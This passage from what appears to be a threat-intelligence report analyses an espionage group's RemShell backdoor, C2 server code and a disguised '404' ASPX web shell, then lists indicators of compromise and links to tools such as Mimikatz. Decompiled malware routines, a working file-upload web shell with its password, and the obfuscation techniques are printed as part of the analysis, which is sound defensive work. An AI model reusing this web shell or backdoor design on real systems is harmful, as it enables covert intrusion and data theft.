3. RC4 encryption.
4. ZLIB compression.

In the downloader code, inside the entry for the RC4 key used for decryption, our experts uncovered friendly wishes from the developers (see Figure 12).

```
.data:1001B628 aOncemoreopenla db 'oncemoreopenlargesetsecuritygoodluck',0
```

Figure 12. RC4 key

RemShell

As the main malware used to control infected hosts, RemShell offers attackers several capabilities:

1. Remote control via cmd shell.
2. Downloading of files to remote host.
3. Uploading of files from remote host to C2 server.

Note that the malware has two C2 servers. The first C2 server acts as a middleman or proxy that, when requested by the malware, provides the address of the main C2 server. The first C2 server can also send the command to hand off the malware to the other C2 proxy server. Since all changes occur in memory, after a restart the malware will contact the C2 proxy server whose address is indicated in the malware code. Note that the malware will stop working until it receives the address of the main C2 server (see Figure 13).



Figure 13. Handoff from the first C2 server to the main C2 server

We found a number of variations of the malware. For example, some variations lacked the command to upload files from a host to the C2 server. In these cases, the attackers used a custom-developed utility to exfiltrate files. Other variations had commands added to enumerate running processes and kill processes by PID (process ID).

Configuration data (such as address of the C2 proxy server, port, and user agent) was encrypted with RC4 and specified in the form of constants in the malware code (see Figure 14).

```
tm_MD5Init(v14);
stringKey[0] = 0x6F;                                    // decrypted
                                                        // L]O\x05}t~k0123456789
stringKey[3] = 0x6F;
stringKey[1] = 0x18;
stringKey[2] = 0x16;
stringKey[4] = 0xC9u;
stringKey[5] = 0xDFu;
stringKey[6] = 0xA5u;
stringKey[7] = 0x76;
stringKey[8] = 0x5C;
stringKey[9] = 0x9Eu;
stringKey[10] = 0xD7u;
stringKey[11] = 0xDEu;
stringKey[12] = 0x8Au;
stringKey[13] = 0x81u;
stringKey[14] = 0x67;
stringKey[15] = 0x9Fu;
stringKey[16] = 0x56;
stringKey[17] = 0xE4u;
stringKey[18] = 0x2A;
tm_Rc4Decrypt(stringKey, 0x13, g_stringKey);
tm_MD5Update(v14, stringKey, strlen(stringKey));
tm_MD5Final(v14, &g_networkKey);
v3 = 0;
do
  g_stringKey[v3++] -= 0x7F;
while ( v3 < 8 );
dword_1000E514 = atoi(g_0roxyType);
tm_Rc4Decrypt(g_userAgent, 0x59, g_stringKey);
tm_Rc4Decrypt(g_ccDomain, 0x104, g_stringKey);
tm_Rc4Decrypt(g_ccDomain2, 0x104, g_stringKey);
tm_Rc4Decrypt(g_0roxyType, 0x104, g_stringKey);
tm_Rc4Decrypt(g_manyProxyString, 0x104, g_stringKey);// PROxY_PROXY_PR(
tm_Rc4Decrypt(&g_delConfig, 0xD9, g_stringKey);
```

Figure 14. Generation of the key used for network interaction and decryption of configuration data

Traffic between C2 servers and the malware was encrypted with RC4 and additionally encoded with Base64. The RC4 key is generated by calculating an MD5 hash from a constant string. The output of commands from the C2 server is sent as an HTTP request to a URL with the atypical prefix "1111".

The malware also contains a heartbeat mechanism: at random intervals, the malware sends an HTTP request that contains the output of the hostname command to the specified URL address, with the atypical prefix "0000" (see Figure 15).

```
cmd_hostname = 0x347E7779;
v10 = 98;
v13 = 53;
v14 = 121;
v16 = 114;
v17 = 117;
v18 = 105;
v19 = 110;
v20 = 116;
v21 = 123;
v22 = 119;
v24 = 0;
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 257;
memset(&v25, 0, 0x50u);
do
  *(&cmd_hostname + v0++) ^= 0x1Au;
while ( v0 < 19 );
(g_tmk32api.CreateProcessA)(0, &cmd_hostname, 0, 0, 1, 0, 0, 0, &StartupInfo, &v27);// cmd /c hostname
(g_tmk32api.CloseHandle)(v3);
(g_tmk32api.ReadFile)(v4, v28, 0x100, &v2, 0);
Sleep(0x14u);
while ( 1 )
{
  do
    Sleep(0x3E8u);
  while ( !g_isNextServerReceived );
  tm_SendDataToCC(v28, v2, a0000);
  v1 = rand() % 10000 + 20000;
  Sleep(v1);
}
```

Figure 15. Heartbeat

C2 servers

The server for managing malware infections consists of console ELF files. Figure 16 shows the main loop from the server code, with original function names intact.

```
while ( 1 )
{
  do
    v13 = recvfrom(server_socket, (int)v28, 0x10000, 0, (int)&v15, (int)&v7);
  while ( v13 <= 0 );
  v14 = &v28[0xE];
  if ( v28[0x25] == 80 )
  {
    v11 = 4 * (unsigned __int8)((signed int)(unsigned __int8)v14[32] >> 4);
    if ( v11 <= 60 )
    {
      v14 += v11 + 20;
      if ( !strncmp(v14, "GET", 3) || !strncmp(v14, "get", 3) )
      {
        if ( !strncmp(v14 + 4, "/0000", 5) )
        {
          WaitForOnLineComputer(v14);
        }
        else if ( !strncmp(v14 + 4, "/1111", 5) )
        {
          DecodeRecvData(v14);
        }
      }
    }
  }
}
```

Figure 16. Main loop of TaskMasters server code

The interface for server management is implemented as a web shell, supporting the commands listed in Figure 17.

```
int help(void)
{
  puts("---------------------- LINUX_IIS_GET3  -------------------------");
  puts("-hosts\t\t\tLists all hosts");
  puts("-this\t\t\tDisplays current host");
  puts("-set [SEQ]\t\tChange another host to control");
  puts("-download [URL] [FILE]\tDownload file");
  puts("-upload   [FILE] [NAME]\tUpload file");
  puts("-exit\t\t\tExit process of current host");
  puts("-help\t\t\tHELP");
  return puts("---------------------- LINUX_IIS_GET3  -------------------------");
}
```

Figure 17. Reference list of server commands

The server keeps a detailed log of all commands sent to the remote host. The log files are stored on disk in encrypted form. Encryption of the log files uses the RC4 algorithm (see Figure 18).

```
unsigned int __cdecl WriteEncodeFileLine(_IO_FILE *a1, char *a2)
{
  int v3; // [esp+14h] [ebp-14h]
  int v4; // [esp+18h] [ebp-10h]
  unsigned int v5; // [esp+1Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  v3 = strlen(a2);
  v4 = 0;
  EncryptData((unsigned __int8 *)a2, v3, "L!Q@W#E$R%T^Y&U*A|}t~k", 0x16);
  fwrite(&v3, 4, 1, a1);
  fwrite(a2, v3, 1, a1);
  return __readgsdword(0x14u) ^ v5;
}
```

Figure 18. Writing to log file

404-Input-shell web shell

The window for logging in to the web shell is disguised as a standard IIS 404 error page. To access the command line and run commands, the attacker must first enter the password. The field for entering the password is hidden: viewing it requires double-clicking the word *Back*.



Figure 19. Error 404 web shell (with hidden password entry form)

Listing 1. Event code for displaying the password entry field

```
Click the <a href="#" ondblclick="history.back()">Back</a> button to try another link.</li>
```



Figure 20. Error 404 web shell (with visible password entry form)

The attackers logged in with the password *0p;/9ol.*, which is the same password they used for encrypting archives. The web shell code contains the MD5 hash of this password.

Listing 2. Code of the Error 404 web shell

```
<script runat="server">protected void Check(object sender,EventArgs e)
{if(FormsAuthentication.HashPasswordForStoringInConfigFile(Request.
Form["key"],"MD5").ToLower() != "3ab32b47a7dcb67c6d8943ff04254c1e"){Login.
Visible=false;return;}table1.Visible=false;Info.Visible=true;}                protected void
GetInfo(object sender,EventArgs e){Response.Write(Path.Combine(Server.MapPath(""),
Path.GetFileName(Lable_File.Value)));try{if(Lable_File.PostedFile.FileName=="")
{Response.Write("No file to upload");}else{Lable_File.PostedFile.SaveAs(Path.
Combine(Server.MapPath(" "), Path.GetFileName(Lable_File.Value)));Response.Write("
upload success!");}}catch(Exception ex){if(ex.InnerException==null){Response.Write(ex.
Message);}else{Response.Write(ex.ToString());}}}</script>
```

In our investigations, we uncovered a total of three modifications of this web shell with differing functionality, as illustrated in the following screenshots.



Figure 21. Error 404 web shell (modification only for uploading files from server)

Figure 22. Error 404 web shell (modification only for running OS commands)

Conclusion

Our findings confirm that cyberthreats are a real threat to companies across the board, not just banks and financial institutions. In cases such as those outlined here, attackers are motivated not by financial gain, but by access to data and control of information flows.

The priority of attackers in these espionage campaigns was long-term stealth on target infrastructure. Victims are usually unaware that they have been attacked. They tend to not have protection systems or skilled security professionals in place, and because there are no "red flags" indicating compromise (theft of funds, encrypted hard disks, ransom demands, or clear losses to the business), the cyberincident remains unnoticed.

To determine how to protect systems—and most importantly, from whom—incident investigators must carefully consider and analyze the techniques used. When gauging potency, it can be more useful to look at attackers' mistakes (within the target infrastructure) than at their toolkit. Unfortunately, not all companies are prepared in case of a hack or major incident to perform an investigation and round up all artifacts, reconstruct the kill chain, and analyze the actions of attackers on infrastructure. But in the hands of a highly qualified team with the capacity to make recommendations for infrastructure protection, incident investigation can have a two-fold benefit: the company's level of protection is improved and future attackers will have to contend with a hardened target environment.

Indicators of compromise

File names

45
0.exe
012.vir
02.dll
03.dll
061.vir
1.asp
1.c
1.exe
1.ttf
1211.exe
12183250.dll
123.mp3
16.bin
16.mp3
16.mp3.exe
161.bin
1At1
2.asp
2.exe
2018-04-223-13-04_a.exe
2018-04-223-13-30_a.exe
2018WK.exe
231.dll
3.c
32.c
45.c
6.c
64.c
64.dll
6666.exe
682.dll
682.exe
6to4.dll
7.txt
858.exe
86.dll
876.exe
8789.exe
8789bk.chm
999.exe
a.bin
a.exe
a.rar
a.ttf
A0101377.exe
A0144508.dll
AA_v3.1.exe
aact.dll
aavd.Dll
acdw.Dll
AdobeACE.exe
aphicsit.exe
At1
At1.job
At10
At10.job
At11
At11.job
At12
At12.job
At13.job
At14.job
At15
At15.job
At2
At2.job
At3
At3.job
At4
At4.job
At5
At5.job
At6
At6.job
At7
At7.job
At8
At8.job
At9
At9.job
atnow.dat
atnow.fnt
atnow.t
au.exe
AvpPower.exe
b.bin
b.rar
bak.ttf
bakIt.exe
bcrypt.dll
bhos.dll
bl.t
buert.exe
cc.t
cc.zip
cfd.exe
clerdecll3.htm
cjwz.Dll
cli_utility_for_install_service.exe
ConnectRes.txt
conshlp.exe
cpuzud.exe
crec.aspx
ctfmom.exe
curl.rar
czof.Dll
d.bat
d.rar
dat4.tmp
dbx.fnt
Dc1.dll
dcs.rar
dex.exe
dlwy.Dll
Drweb.exe
ds9vs.dll
DumpSvc.dat
explorer.exe
fcopy.dat
fcopy.fnt
fcxl.Dll
file.exe
FlashPlayerUpdater.exe
fon
fser
ftps.dll
fzhl.Dll
gc.c
gc.chm
gc.fnt
GD.exe
GD.fnt
gd.t
getdir.fnt
gfk.chm
gfk.ttf
gjhzs.rar
gjhzs909.rar
gllr.chm
global.aspx
gp.c
gp.chm
gp.fnt
gpzf.dll
gpzf_.Dll
gsc.c
gsec_dump
hp.exe
hpmon.exe
Hpmon04.exe
HPUdsvc.exe
HT.exe
I.bin
I.EXE
I2.dll
I2.exe
I2mss.exe
Igfxmon.exe
Igfxmons.exe
Igfxpers.exe
Igfxspel.exe
Igfxsper.exe
Il.exe
Il2.exe
Ils.exe
In.exe
Ine
Insets.exe
Install.exe
Insts.exe
Int.dll
Int.exe
Iprip.exe
Ipsec3.dll
Ipsec4.dll
Ipxrip.exe
Ivjq.Dll
Iyzp.Dll
Jssg.Dll
kerfcc.exe
krtf_.Dll
l2cx.fnt
l2cx_linux_x86.fnt
lcx.fnt
lfmn.Dll
lgyo.Dll
libeay32.dll
lsass.dmp
lsmlis2.exe
lsmlis5.exe
lsoss_1_.exe
m.bin
m.rar
m.ttf
m2.ttf
microhlp.exe
myz.dat
mz8.chm
n.bin
n.rar
n.t
nbtsan.t
nbtscan.dat
nbtscan.fnt
nbtshow.fnt
nd.rar
nd.ttf
netui4.dll
netui4.idb
nov.bin
nov.rar
ns.chm
ns.hlp
nt4.rar
oqaj.Dll
ot5.dat
ot5.fnt
p
p.bin
p.t
p2.dat
p264.dat
p3.fnt
p32.fnt
p6.bin
p6.c
p6.chm
p6.fnt
p64.fnt
part001.rar
part002.rar
part003.rar
part004.rar
part005.rar
part006.rar
part007.rar
part008.rar
part009.rar
part010.rar
part011.rar
path.txt
pdx.dat
pdx.fnt
phicsit.exe
Pic
pl.chm
pladi1.ht
pp.rar
pp3.exe
pp6.exe
psc.chm
psc.dat
psc.fnt
psc.t
psk.fnt
psl.dat
psl.fnt
psug.Dll
pswv08.fnt
pw7.fnt
PwDump7.exe
px.c
r.bin
r.chm
r.fnt
r.hlp
r.rar
r.ttf
Rar.dat
rar.exe
rar.hlp
readme
Res.txt
rlbl.Dll
rp.chm
rt.pdf
rt.rar
ru.ru
S.exe
s.nam
s.t
s.til
scan.dat
scan.exe
scan.fnt
scan.t
scss.exe
set.dll
set.exe
sft.dat
sgpq.Dll
small.exe
smb.t
smsc.exe
soulcsit.exe
spk.fnt
spk.hlp
spk.ttf
srgk.Dll
str.txt
svdnost.exe
svohost.exe
svohost_1_.exe
sysinit.dll
systeminfo.mp3
t.bin
t.exe
t.rar
t2p.rar
test.exe
tfr_l
tfs.dat
tfs.fnt
tfs.hlp
tfs.t
tfs_l
tgb.rar
tlhh.Dll
tplh.Dll
tr.dll
tr.exe
tracert.dll
tradolgfx.exe
traffic.exe
ttbyabc.dll
tuye.Dll
ul.dat
ul.fnt
ul.t
ul2.dat
ul2.fnt
up.dat
uwse.Dll
uyv.rar
v.rar
view.js
view.jsp
vniplat.exe
w.bin
warn.aspx
wincsit.exe
winspool.dll
wipcs.t
wk.chm
WK.exe
wtfmon.exe
wvae3.bat
wvae3.exe
wvares.dat
x.dll
x.exe
yhro.Dll
z.bin
zb.fnt
zeqh.Dll
zmss.exe
zmss8.exe
zsmss.dat
zsmss.dll
zsmss.exe
zsrss.exe

Hash values

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E3D8A0A3D83205C25372D914417360C5A6982A2265FB96BCCE7CA04E40C6BE8C
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E723076EE10041E3112E721EF1487BA124BA05DC0DA2CDBF288F948AA2CF080E
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ECF37807C9F986238E3EEFFA4F9DC3514A88F03E9A9576932962AF7CB00C84AF
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F20E33F5D59B06ED725C8DA4429D46781D3796C0F661EBF4ABC9F8F0D95D11EC
F40F0060217884E5FCD26C05EB585D548FA95BCBA2E0399E13E69110ADADC0F1
F9B02A73DF01CC80F3F0E0F00C65683A853F61CB8FB9B928BFB5B3FBECDAC614

C2 server IP addresses

C2 domain names

Software links and references

Publicly available software: names

AtNow v1.1: http://www.nirsoft.net/utils/atnow.html

PWDump: https://www.openwall.com/passwords/windows-pwdump

GsecDump: https://download.openwall.net/pub/projects/john/contrib/win32/pwdump/

HTran: https://github.com/HiwinCN/HTran

NBTScan: https://sectools.org/tool/nbtscan/

RAR: https://www.win-rar.com/start.html?&L=4

ASPXSpy2014 (web shell): https://github.com/ysrc/webshell-sample/blob/master/aspx/a91320483df0178eb3cafea830c1bd94585fc896.aspx

Mimikatz: https://github.com/gentilkiwi/mimikatz

ProcDump: https://docs.microsoft.com/en-us/sysinternals/downloads/procdump

PSExec: https://technet.microsoft.com/ru-ru/sysinternals/bb897553.aspx

PSList: https://technet.microsoft.com/ru-ru/sysinternals/pslist.aspx

DbxDump Utility: http://www.wischik.com/lu/programmer/dbx_utils.html

PortScan: https://www.the-sz.com/products/portscan/

reGeorg (web shell): https://github.com/sensepost/reGeorg/blob/master/tunnel.aspx
isp File browser (web shell): https://github.com/tennc/webshell/blob/master/jsp/jsp_File_browser.jsp

Publicly available software: examples of use

APT18: http://www.secureworks.com/resources/blog/where-you-at-indicators-of-lateral-movement-using-at-exe-on-windows-7-systems/

APT29: http://www.slideshare.net/MatthewDunwoody1/no-easy-breach-derby-con-2016

APT32: https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html

RTM: https://www.welivesecurity.com/wp-content/uploads/2017/02/Read-The-Manual.pdf

Cobalt Group: https://www.group-ib.com/blog/cobalt

APT1: https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf

FIN5: https://www2.fireeye.com/WBNR-Are-you-ready-to-respond.html

TG-3390 (APT27): https://www.secureworks.com/research/threat-group-3390-targets-organizations-forcyberespionage, https://www.secureworks.com/research/bronze-union

APT27: https://www.erai.com/CustomUploads/ca/wp/2015_12_wp_operation_iron_tiger.pdf

Daserf: https://www.symantec.com/connect/blogs/tick-cyberespionage-group-zeros-japan

Lurid: https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/white-papers/wp_dissecting-lurid-apt.pdf

APT28: https://www.justice.gov/file/1080281/download

Ke3chang: https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/march/apt15-is-alive-and-strong-an-analysis-of-royalcli-and-royaldns/

Lazarus Group: https://www.welivesecurity.com/2018/04/03/lazarus-killdisk-central-american-casino/

BlackEnergy: https://securelist.com/be2-custom-plugins-router-abuse-and-target-profiles/67353/

APT10: https://investors.fireeye.com/static-files/b7dcb16f-44a8-4cfb-927f-efeed397dd52

APT33: https://investors.fireeye.com/static-files/b7dcb16f-44a8-4cfb-927f-efeed397dd52

APT34: https://investors.fireeye.com/static-files/b7dcb16f-44a8-4cfb-927f-efeed397dd52

APT35: https://investors.fireeye.com/static-files/b7dcb16f-44a8-4cfb-927f-efeed397dd52
